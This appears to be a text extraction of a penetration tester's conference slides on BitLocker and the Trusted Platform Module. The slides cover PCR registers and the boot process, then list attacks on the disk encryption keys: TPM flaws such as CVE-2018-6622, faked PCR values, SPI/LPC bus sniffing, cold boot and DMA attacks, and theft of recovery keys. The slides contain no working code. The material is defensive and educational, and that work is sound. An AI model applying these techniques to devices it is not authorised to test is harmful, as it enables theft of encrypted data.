

Bitlocker and Trusted Platform Module

From soldering... to private network

\$ whoami





- Computer Engineer, graduate from University of Calabria in 2019, working in security field as Penetration tester on IT infrastructures, web, mobile applications and IoT devices
- Currently employed @ Communication Valley Reply

How I meet your ... Bitlocker

- A IT laptop left in the closet
- We knew that every Laptop has got UEFI Secure Boot and Bitlocker


The question is... Can We Do something with them?



Bitlocker

- Data protection feature released 30 January 2007
- Support Full and Partial Disk Encryption
- Advanced Encryption Standard (AES) as its encryption algorithm with configurable key lengths of 128 bits or 256 bits
- Support several configurations, TPM, Pin, USB Key etc

Bitlocker Keys Configurations



TPM: Trusted Platform Module

- The Trusted Platform Module is an international standard for hardware based root of trust, designed by the Trusted Computing Group, which is also referenced by ISO/IEC 11889.
- First release, TPM1.2 in 2003 and secondary release of TPM 2.0 in 2013
- Multiples Keys, EK, SRK, AK
- Different implementations dTPM or fTPM

Non Volatile Secure Storage

Secure Platform Configuration Registers

Secure Program Exec Engine

Opt-In-Off

Key Generation


Hashing function

Random Number Generation

Platform Identity Keys (AK)



Bitlocker and UEFI Boot process



Platform Configuration Registers

PCR [0] Core Root of Trust of Measurement (CRTM), BIOS, and Platform Extensions

PCR [1] Platform and Motherboard Configuration and Data

PCR [2] Option ROM Code

PCR [3] Option ROM Configuration and Data

PCR [4] Master Boot Record (MBR) Code

PCR [5] Master Boot Record (MBR) Partition Table

PCR [6] State Transition and Wake Events

PCR [7] Computer Manufacturer-Specific

PCR [9] NTFS Boot Sector

PCR [9] NTFS Boot Block

PCR [10] Boot Manager

PCR [11] BitLocker Access Control

...

Bitlocker can use PCR banks 0, 2, 4, 7 and 11 but by default it only **uses** the **PCR 7 and 11**.



Microsoft Windows Production
PCA 2011

Microsoft Windows
Production UEFI CA 2011



UEFI Firmware

Windows Boot Manager
(Bootmgfw.efi)

Unseal()

$\text{PCR}[7] = \text{hash}(\text{PCR}[7]_{\text{old}} \mid \text{new measure})$

TPM

Unseal()

Linux Boot
Manager (Shim.efi +
Grub.efi + Bootmgfw.efi)



BitLocker recovery

Enter the recovery key for this drive

Use the number keys or function keys F1-F10 (use F10 for 0).
Recovery key ID (to identify your key): ABD09F3E-C04C-4CBF-B2AE-CF0253006F7B

Here's how to find your key:

- Sign in on another device and go to: <http://custom.url.contoso.com>
- Try your Microsoft account at: aka.ms/myrecoverykey
- For more information go to: aka.ms/recoverykeyfaq

Attacker options

- Exploit TPM vulnerabilities, ex. CVE-2018 6622
<https://github.com/kkamagui/bitleaker>



- Faking pcrs values
- Bus key sniffing
- Key Extraction attacks


Wrapped in TPM

Bitlocker Keys

Stored in RAM

- Cold Boot Attack
- DMA ports
- OS attacks

- Thunderbolt and other DMA ports



• Bitlocker Recover Key

- Social Engineering
- Stealing from AD


Recovery Key




- Cold Boot Attack




Hardware Communication Protocol



- SPI: Serial Peripheral Interface




- I2C: Inter-Integrated Circuit




- Low Pin Counts

Mapping attack surface

- Understand how the motherboard is designed and what the components are
- Identify the TPM upon different IC components



Hardware Implementation



TPM IC Layout Package

